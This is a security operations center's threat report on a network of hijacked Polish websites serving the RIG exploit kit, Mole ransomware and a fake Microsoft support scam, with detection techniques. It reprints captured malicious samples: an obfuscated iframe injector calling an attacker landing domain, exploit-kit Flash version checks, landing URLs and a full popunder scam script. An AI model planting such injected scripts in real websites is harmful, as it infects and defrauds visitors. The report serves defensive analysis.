EXATEL

THE STORY OF A STRAY BYTE 10

Report

Security Operations Center, Exatel

Do you ever wonder what lies beneath the website you visit?

Can the website that you know and value – a website you have visited for years – start to serve malicious content one day? And, all of this because of some small piece of code has been placed on the website without the owner's knowledge and consent, with the aim of stealing your information, money or to deprive you of your digital privacy?

From time to time, there is a heated debate in the media and on the blogospheres, regarding the state of security of the Polish Internet – most frequently its caused by a single security event, that was identified in the network which belongs to the state administration or any of the critical infrastructure systems. The most current examples, reported at the beginning of this year were when the Polish Financial Supervision Authority (KNF) and the Office for Registration of Medicinal Products (URPL) websites were comprised. Aggressors turned them into so-called "watering holes". Having penetrated the

internal infrastructure of the web servers, the attackers placed a small script in the server side code. The aim of a watering hole is to infect the computers of all (or selected) internet users with the malware controlled by the aggressor. The attackers are not so much interested in the information processed by the compromised server of a given organisation – they find it more important to use the website as a weapon against all the internet users who visit it.

This report presents results of an investigation conducted by Exatel's SOC - the team responsible for the monitoring and response to computer incidents, over the last few years. The analysis presented in the document shows that the information about individual compromised websites in the Polish Internet reaching us from time to time, can constitute just the tip of an iceberg.


During the analysis of a certain incident in the customer's network and the following investigation, we have successfully identified a massive network of watering holes in the Polish Internet - the network by which means the attackers are able to conduct both high-profile - precisely targeted attacks, as well as massive campaigns against the users of Polish Internet.

The report describes how vulnerable websites - weakly protected and not-updated, can be turned into a weapon that can be configured in a flexible manner by an aggressor.

Impulse

The story begins on one April afternoon with the notification received from the Tier-1 analyst of SOC Exatel.

The Fidelis IDS sensor identified and reported an alarm concerning a foreign piece of a code located on a website visited by one of Exatel's clients. The code injected into the website was recognized by the IDS as the RIG exploit-kit IFRAME embedding mechanism.



This was yet another example of such an injection in an apparently secure website visited by the customer. Just as in all other suspected cases, Tier-1 analysts, having confirmed the incident, provided all its details to the Tier-3 SOC analysts with a request to provide an in-depth analysis.

What intrigued us at first was the fact that the compromised website turned out to be a large web portal devoted to Polish modern history.. In line with the past high-profile cases of watering holes on Financial Supervision Authority and the Office for Registration of Medicinal Products webpages – the fact of website compromise with a relatively high importance seemed not to be so surprising.

However, the main reason which determined a decision on conducting an in-depth analysis and advanced further research in this subject, was the report including the statistics of such incidents from the last 6 months.

The Fidelis system identified more incidents of this type that we handled recently while monitoring customer networks. It turned out, that all the incidents caused by visits to the websites that featured the injected snippet of a code with a redirection to the RIG exploit-kit, happened to concern Polish websites.

At this point, each of us can ask himself a question – assuming the homogenous distribution of compromised websites in the entire Internet, within the domains that belong to the respective countries – what is the chance that during everyday web-browsing, purely by accident and without limitations as to its content, language and type, within a period of half a year, so many visited websites featuring this malicious code would be located within one country?

Probably small.

Does it mean that the assumption made by us concerning the homogenous distribution of compromised websites in the Internet is mistaken and we deal with such an increased malicious activity particularly on Polish websites? We decided to investigate to what extent visits of our customers on these Polish websites infected with the RIG exploit-kit, at such a short time, were incidental and to what extent it was a result of existence of a managed network of Polish watering holes and as such – a much broader compromise of the Polish web.

Mechanics of the watering hole attack using an exploit kit

An infection with malware caused by visiting a compromised website that injects the exploit-kit takes place in several steps (in our case we will discuss a RIG exploit, though the scheme will be practically identical for any type of exploit-kit ”driving” the watering hole).

#1

A victim visits a compromised website. The code (PHP/ASP.NET/JSP) inserted by the attacker (watering hole operator) on server side injects the JS script into the original content of the website for every new visitor(victims are chosen basing on their IP address - from which the creator of the watering hole did not record any entry for the last 24 hours):

```
<script type="text/javascript"> var qprhu = "iframe"; var oozchn =
document.createElement(qprhu); var hswlrz = ""; oozchn.style.width = "13px";
oozchn.style.height = "18px"; oozchn.style.border = "0px"; oozchn.frameBorder = "0";
oozchn.setAttribute("frameBorder", "0"); document.body.appendChild(oozchn); hswlrz =
"http://free.witchcraftbrand.com/?q=wXjQMvXcJwDQD4bGMvrESLtFNknQA0KK2I72_dqyEoH9emnihNzUSkrl6B
2aC&oq=m3T8vIoK7dTaALnjBTVflNnnNxaBq9Fo6z_i0CAmBCagcXT-xONUTplu9CRUbI&ct=around&qtuif=3678";
oozchn.src = hswlrz; </script>
```

#2

The code injected into the website is activated by embedding an invisible `IFRAME`; the content of the frame is downloaded from one of the attacker controlled domains (here: `free.witchcraftbrand.com`). Such domains are referred among the malware analysts as the ”landing page”– these servers are used by the attacker to store all the files required during an attack (often including the target malware module). In this case the downloaded content was jet another Javascript code (the second stage JS attack code) as well as the SWF (Flash) file. Their goal was to detect the presence of vulnerable Internet Explorer or Flash plug-in versions:

```
this.$case set$ = Capabilities.isDebugger;
this.$continue use$ = Capabilities.os.toLowerCase();
this.$fdgd_-5M$ = Capabilities.playerType.toLowerCase();
this.$fdgd_-1d$ = this.$fdgd_-3o$();
this.static();
this.dynamic();
this.$fdgd_-3X$ = new $fdgd_-16$(this);
```

...

```
private function $fdgd_-3o$() : uint
{
   var _loc2_:uint = 0;
   var _loc3_:uint = 0;
   var _loc1_:String = Capabilities.version.toLowerCase();
   if(_loc1_.length < 4)
   {
      return 0;
   }
   var _loc5_:String = _loc1_.substr(0,4);
   _loc1_ = _loc1_.substr(4);
   var _loc4_:Array = _loc1_.split(",");
```

...

```
private function static() : void
{
   this.$import for$ = this.$fdgd_-1d$ >= 102152026 && this.$fdgd_-1d$ <= 103183090;
   this.$fdgd_-y$ = this.$fdgd_-1d$ >= 110001152 && this.$fdgd_-1d$ <= 111102063;
   this.$fdgd_-5$ = this.$fdgd_-1d$ >= 110001152 && this.$fdgd_-1d$ <= 113300273;
   this.$get catch$ = this.$fdgd_-1d$ >= 112202228 && this.$fdgd_-1d$ <= 112202235;
   this.$fdgd_-41$ = this.$fdgd_-1d$ >= 113300257 && this.$fdgd_-1d$ <= 113300273;
   this.$fdgd_-X$ = this.$fdgd_-1d$ == 180000209 || this.$fdgd_-1d$ == 130000309;
   this.$while$ = this.$fdgd_-1d$ >= 190000185;
}
```

The version of the exploit-kit - **RIG-V** – we observed in the ransomware (**Mole**) spreading campaign on the compromised website devoted to the modern history of Poland - uses exploits for vulnerabilities CVE-2016-0189 and CVE-2014-6332 in the Internet Explorer and exploits for vulnerabilities CVE-2015-8651 and CVE-2015-5122 in Flash.

#3

After recognition of the existence of a vulnerability in the victim's browser by the Javascript code during the second phase of the attack, a selected exploit is executed. Its goal is to intercept the control flow of one of the web browsers threads, exploiting stack based or heap based memory corruption flaw. . If the exploit runs properly, the shell code embedded in the exploit is being executed giving the attacker the access to the victims operating system.

#4

When a very small machine code (usually several hundred bytes) embedded in the exploit intercepts the control flow of the given process' thread, the aggressor is being granted the access to the API functionality, held by the currently logged in operating system user. The attacker will then be able to create and modify files, modify system registry and launch new processes...

At this point the main malware module is being downloaded from the watering hole. It is saved on the victim's disk, installed in the system autostart using selected persistency mechanism and finally executed. Depending on the campaign purchased by the attacker from the watering hole operator, this can be a custom made highly specialized spyware (APT), a trojan horse, ransomware or a bitcoin miner.

Reconnaissance.pl

We decided to examine websites in more details with regards to the presence of the RIG exploit-kit. As part of further analyses we focused on the malicious content of websites only in the Polish Internet.

As exploit-kits keep evolving and the old ones are replaced by new versions they are being continuously armed with larger and more up-to-date sets of exploits, taking advantage of the newly discovered vulnerabilities. This is also the case of RIG exploit-kit believed to be one of the most popular exploit-kits at the moment. Its creators continuously modify the code responsible for the respective phases of the attack and implement new mechanisms to evade malware analysts site of view.

The first ”visible” trace which, in theory, a victim - and in practice - their browser may notice is the injected one-line code containing first stage attack script, hidden somewhere on the compromised website. The injected URL refers to the JS code used to identify the vulnerability in the victims browser and to verify whether the attack has any chance to be successful - still before its actual initiation.

As shown below, the creators of the RIG exploit-kit did their best to make the URL path look different for each new victim and each new visit at the compromised website. We can however, easily distinguish some of its common features and, as a result set parameters for the landing page URL using the system of resemblance points and awarding one point for each similar feature:

```
http://end.ship.net/?qtuif=3749&oq=elgD9fZ_KrJUOgSyhUWDewc0nIwOAwtG8a6niETcyRfI0peG
rBO9UToBvdeW&q=znvQMvXcJwDQDoXGMvrESLtEMUjQA0KK2OH_762yEoH9JHT1vrHUSkrttgWC&ct=diam
ond

http://mssql.MNMCUSTOMREMODELING.COM/?ct=martery&oq=elTR_fAsfuRQawO1jUDSeqZp1YZeAFs
X86ms2kKDmB_NqpGHqx29UToBvdeW&q=znrQMvXcJwDQDoPGMvrESLtEMUjQA0KK2OH_76iyEoH9JHT1vrr
USkrttgWC&qtuif=2680

http://add.jjinsurancegroup.com/?oq=xfEvLONYNQG320KDKAc3zdsMB15G86yuhknVzUOb0ZPQ_ka
KZApM9qK1JLV_mhj2&ct=martery&car=4413&q=w3jQMvXcJxfQFYbGMvrDSKNbNk3WHViPxouG9MildZu
qZGX_k7TDfF-qoVncCgWR&wendsday=martery.120dc107.406f6w4q8&policy=coffe

http://add.thejourneysproject.com/?ct=soul&wendsday=soul.78de81.406y2h1r7&car=2290&
q=wHbQMvXcJwDJFYbGMvrERqNbNknQA0aPxpH2_drQdZqxKGnileb5UUSk6FWCEh3&oq=h9vIvLLBQbwvpi
QLVKA1pyodYU1gWovyo20HWnx6ZgJKBqxOFYw11z6LRVvQ-2w&policy=cake
```

The first recurrent element which can be noticed most easily is the fact that the attackers we tracked, most often used 3 part domains as their landing pages. Other common elements include names of GET variables repeated in the URL: **`ct, oq, q`** and **`qtuif`** (changing however between different RIG exploit-kit versions). Also the occurrence scheme of values of the two random variables is repeated (here: variables **`oq`** and **`q`**). Both of them share a common feature: they occur in pairs and each selected pair (a pair in a chosen landing page URL) always has the same length, usually ranging between 50 and 70 bytes.

Using this set of characteristics for the URL strings used in the first stage of the RIG exploit-kit attack, our mechanism of detection can be based on the minimum number of points awarded by the parser for each URL found on the website. Such a mechanism helped us to successfully distinguish false alarms, without skipping any compromised website serving RIG.

Another protective measure we had to deal with was the mechanism introduced by the watering holes operator to filter out repeating victim IP addresses that visit the network of watering holes. This meant that if any compromised website belonging to a watering holes network is visited from a given IP address, then - after injecting RIGs first stage attack code into the content of the website - the malicious code would not be injected again on any other website managed by this operator, while visited by this specific victims IP address for next 24 hours

In order to overcome this problem, the whole client traffic of analysed websites passed through VPN tunnels. We took advantage of 3 tunnel termination types – the GSM modem (from a Polish operator) which gave us a dynamic pool of Polish IP addresses, a free-of-charge VPN solution (which provided a choice of different countries of VPN terminations but small IP

address pools) and the cloud VPS server (which provided extensive and dynamic IP address pools).

For the VPS tunnel in the cloud, we took advantage of the fact that a new IP address from a sufficiently large address class is being assigned to the virtual VPS host every time the host is stopped (either using API or manually).


Obviously, after each positive identification of a new watering hole, the detection system had to stop and restart the tunnel exit (using the API), receiving as a result a new IP address at the exit VPS machine.

Our monitoring activities were initiated in the last week of April and focused on .pl websites.

Malware campaign No. 1

After just few hours we identified the first 10 watering holes – one of them was located on a law firm website , another on a polish job portal. Within the following 24 hours our monitoring system identified watering holes on several other websites, including the websites of a publishing company and a professional conference organizer.

Meanwhile, victims using the Polish IP address pool faced a ransomware campaign on all the compromised websites – any Polish Internet user who visited one of compromised websites with an outdated Internet Explorer or a browser with vulnerable Flash plugin was forced to download and execute the main malware module distributed by the active campaign – that is – the **Mole** ransomware. After malware module execution in the background of the operating system and several minutes of operation (depending on the number of documents, photos and archives on the victim's disk considered valuable by the malware), the message containing the ransom note was displayed in the Windows Notepad:



It should be noted, that the victim's unawareness regarding the exact moment of the ransomware execution (usually, the only symptom could be the excessive disk drive operation signaled by hard disk activity LED light) and that the victim could have visited several other websites since visiting the compromised website – usually the victim will not be able to tell which website caused the infection. Moreover - the victim may also be fully unaware of the fact, that the ordinary web browsing was the actual infection cause.

After just few days since we started monitoring, the recognition of new compromised websites stopped. Additionally - the already identified watering holes also stopped serving the RIG exploit-kit.

The first cause of what had happened could have been the fact that during holiday weekend the owners of the compromised websites were notified of their systems' unauthorized penetration , ordered and performed the forensic analysis including penetration tests and finally patched the vulnerabilities in their CMS systems, used by the aggressor during initial compromise.

However, that was not the true cause.

What we observed was the end of the malware campaign placed there by the watering hole network operator (its creator and owner).

In consequence, our watering hole monitoring system became blind when the campaign directed against Polish Internet users stopped. The websites that had been taken over waited for a new malware campaign.

Malware campaign No. 2


As the further monitoring in search of new watering holes without the active malware campaign made no sense anymore, we decided to investigate how the existence of the malware campaign served by the watering hole operator is influenced by the country of origin of the Internet user.

For this purpose, we used the VPN tunneling software allowing us to select the tunnel exit country. We regularly checked the content returned by the compromised websites but found no sign of injection.


By the 7th tunnel which terminated in the U.S. – we successfully received a malicious code in the visited website's content. However, what surprised us, was the fact that the Javascript code injected into the website was not the RIG exploit-kit first stage redirection script . It was a part of a completely different malicious campaign, not aiming any malware infection – we encountered the campaign designed for money extortion through the telephone scam.

```
<script>function GetWindowHeight(){var a=0;return"number"==typeof
_Top.window.innerHeight?a=_Top.window.innerHeight:_Top.document.documentElement&&
_Top.document.documentElement.clientHeight?a=_Top.document.documentElement.client
Height:_Top.document.body&&_Top.document.body.clientHeight&&(a=_Top.document.body
.clientHeight),a}function GetWindowWidth(){var a=0;return"number"==typeof
_Top.window.innerWidth?a=_Top.window.innerWidth:_Top.document.documentElement&&_T
op.document.documentElement.clientWidth?a=_Top.document.documentElement.clientWid
th:_Top.document.body&&_Top.document.body.clientWidth&&(a=_Top.document.body.clie
ntWidth),a}function GetWindowTop(){return void
0!=_Top.window.screenTop?_Top.window.screenTop:_Top.window.screenY}function
GetWindowLeft(){return void 0!=_Top.window.screenLeft?_Top.window.screenLeft:_Top
.window.screenX}function doOpen(url){var
popURL="about:blank",popID="ad_"+Math.floor(89999999*Math.random()+1e7),pxLeft=0,
pxTop=0;if(pxLeft=GetWindowLeft()+GetWindowWidth()/2-PopWidth/2,pxTop=GetWindowTo
p()+GetWindowHeight()/2-PopHeight/2,1==puShown)return!0;var
PopWin=_Top.window.open(popURL,popID,"toolbar=0,scrollbars=1,location=1,statusbar
=1,menubar=0,resizable=1,top="+pxTop+",left="+pxLeft+",width="+PopWidth+",height=
"+PopHeight);return PopWin&&(puShown=!0,0==PopFocus&&(PopWin.blur(),navigator.use
rAgent.toLowerCase().indexOf("applewebkit")>-1&&(_Top.window.blur(),_Top.window.f
ocus())),PopWin.Init=function(e){with(e)Params=e.Params,Main=function(){if(void
0!==window.mozPaintCount){window.open("about:blank").close()}var
b=Params.PopURL;try{opener.window.focus()}catch(a){}window.location=b},Main()},Po
pWin.Params={PopURL:url},PopWin.Init(PopWin)),PopWin}function
setCookie(a,b,c){var d=new Date;d.setTime(d.getTime()+c),document.cookie=a+"="+b+
"; path=/;; expires="+d.toGMTString()}function getCookie(a){for(var
c,d,e,b=document.cookie.toString().split("; 
"),f=0;f<b.length;f++)if(c=b[f].split("="),d=c[0],e=c[1],d==a)return e;return
null}function initPu(){if(_Top=self,top!=self)try{top.document.location.toString(
)&&(_Top=top)}catch(a){}document.attachEvent?document.attachEvent("onclick",check
Target):document.addEventListener&&document.addEventListener("click",checkTarget,
!1)}function checkTarget(a){if(!getCookie("popundr")){var
a=a||window.event;doOpen('http://362784632786472357827 3.win/?a=10013208&offer_key
=11599bc74e5a9130195216d1cc56ae74');setCookie("popundr",1,864e5)}}var
puShown=!1,PopWidth=1370,PopHeight=800,PopFocus=0,_Top=null;initPu();</script>
</body>
</html>
```

Its mechanism was quite simple. It started an event listener intercepting the mouse-click related events for the entire website – after visiting the website and clicking on any part of it, the full-screen browser window was opened, warning the user about the alleged Zeus malware infection:



In the middle of the window the pop-up window was displayed in an infinite loop, notifying the user of the false threat.. The pop-up was supposed to block the browser and prevent any additional GUI action by the user:



The aim of the attackers was to create the impression that the users' computer was infected with the Zeus virus and that it has become a part of the botnet. By posing as the Microsoft Technical Department and imitating a computer blockage, the attacker tried to force the user to call the alleged Microsoft customer service office in order to revoke the blockage. In reality such call could truly cost a lot.

The campaign demonstrates that the malware creators take advantage of any, even an apparently irrational idea, to force the victim to make a mistake. In our case we dealt with the injection of the malicious script impersonating another malware, to shock the victim.

As no exploits (or exploit-kits) were used by the attacker in this campaign – the injection of the malicious code into the victim's browser took place also while visiting a compromised website with system other than Windows (e.g. Linux). In our opinion, it may be slightly suspicious to the Linux users, that their operating system could be blocked by the Microsoft Technical Department....

We managed to verify that, at the moment of its detection, the campaign was only active in the U.S. We do not know whether the campaign suggesting Linux users that they had been infected by the Windows based malware and should have made a phone call to the Microsoft head office, was targeted at this country by accident. However, we would definitely be willing to see the statistics for this specific attack...

At this point, the obvious next step, was adding a detection procedure targeting this specific campaign and switching the communication traffic to VPN exit tunnel located in the United States.

The monitoring systems started to successfully identify new watering holes during following 3 days – after this period, the operator stopped also that campaign. Having analysed different IP address pools for different countries, using different VPN tunnels, we stopped recording any symptoms of active malware campaigns – the network of watering holes, as well as the RIG exploit-kit, disappeared.

Error 504

At this point, it would be natural to complete the investigation, analyse the results and finish the research task. We found several dozens of watering holes in the Polish Internet – in the event of identification of any new active campaign we could always get back to the subject and continue the reconnaissance. However, we were still curious about the outcome...

During ongoing monitoring of the compromised websites, we observed an anomaly which allowed our hunt to be directed to a completely different path.

While opening the website devoted to the Polish modern history in vulnerable Internet Explorer (the website that served as the starting point for our investigation), we observed a delay in the server response – after about 2 minutes wait, we received the HTTP 504 error code message:

```
<HTML>
<HEAD>
<TITLE>504 Oops!</TITLE>
</HEAD>
<BODY BGCOLOR=#FFFFFF>
<H1>504 <SMALL>little</SMALL> Server Error</H1>
The server cannot process the request due to a little internal Error...
</BODY>
</HTML>
```

At first sight, this came as no surprise – this specific error code could mean that the authors of the website were informed about the compromise and forensic procedures were in progress. What surprised us, was the fact that all the compromised websites which we had identified so far as Polish watering holes, started to respond with a similar delay and same error code. Were they all informed about the existence of the aggressor at the same time and started to patch the vulnerable web applications simultaneously?

Usually the HTTP 504 response code means problems with the communication between internal elements of the web server, such as the database, and the backend PHP. We decided to have a closer look at the HTTP session of the compromised server and investigate whether we could in any way (as non-invasive as possible) affect the response returned by the server, and examine whether the root cause of the problem was related to our browser.

This led us to investigate how the server would respond if we presented ourselves as a different (than Internet Explorer) browser in the UserAgent field of the HTTP header. After sending a series of queries to the server, with text strings that identify different versions of browsers such as Internet Explorer, Firefox and Chrome and different Windows versions, we encountered something that changed the direction of our further investigations.

When we visited the compromised website and provided an empty UserAgent field – we received an immediate (about one or two seconds delay) valid response from the web server, without any error (response code 200), which contained the correct website content.

Has the owner just now fixed the problem that caused delays on the server?

Nope.

Diversification of the UserAgent field, led us to conclusion that visiting any websites constituting the network of watering holes, and presenting ourselves with the UserAgent field which contained strings like ”MSIE”, ”Firefox” or ”Chrome” will result in error 504 after about 2 minutes of delay. If, on the other hand, we visit the website using the UA field which did not contain these strings, we will receive the correct website content immediately.

Error 504 was not caused, as we initially assumed, by a flaw in the communication between the websites owner internal server infrastructure elements. The error was a result of the interrupted communication between the compromised web servers and a foreign command and control (C&C) server owned by watering hole operator. The PHP code that initiated the remote C&C connection from within each compromised website was the code inserted into legitimate CMS web server code, upon initial server compromise. In effect, the temporary C&C failure rendered all the compromised watering hole websites to respond with 504 error code..

We could have found an ideal method for identification of watering holes network in the Polish Internet. The only thing which had to be done was to introduce the detection mechanism using temporal differentiation of the web server response depending on different values of the UserAgent field: the one containing the word ”MSIE” and the empty one.

However - as you can probably guess at this point - our joy did not last too long. After about 3 hours after starting the scanning process, the operator of the watering hole network brought the C&C server up and the compromised web servers began respond to all HTTP requests without any significant delay..

Yet again, our systems monitoring the activity of the watering hole network in the Polish Internet became blind. Still, the described anomaly led us to a discovery of something that made it possible for us to create a completely different and much more effective watering holes identification technique , able to evade the attackers stealth mechanisms.

Stray byte 10

